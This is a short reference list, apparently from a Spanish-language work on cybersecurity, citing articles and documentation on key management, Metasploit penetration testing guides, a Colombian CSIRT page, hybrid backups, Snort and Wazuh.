RiskInsight-Wavestone. (2024, mayo 29). KMS: The Key to Secure Management of Cryptographic Objects. RiskInsight. https://www.riskinsight-wavestone.com/en/2024/05/kms-the-key-to-secure-management-of-cryptographic-objects/

Search Security. (s. f.). How to use Metasploit commands and exploits for pen tests | TechTarget. https://www.techtarget.com/searchsecurity/tip/Using-Metasploit-for-real-world-security-tests

Servicios CSIRT Gobierno. (s. f.). https://www.colcert.gov.co/800/w3-article-208774.html

Servitux Servicios Informáticos SL. (s. f.). Copia de Seguridad Híbrida-Servitux Servicios Informáticos SL. https://www.servitux.es/servicios/seguridadinformatica/copia-de-seguridad-hibrida/

Snort. (s. f.). Snort Network Intrusion Detection & Prevention System. https://www.snort.org/

step-by-step guide to the Metasploit Framework. (s. f.). Hack The Box. https://www.hackthebox.com/blog/metasploit-tutorial

Wazuh. (s. f.). Quickstart Wazuh documentation. https://documentation.wazuh.com/current/quickstart.html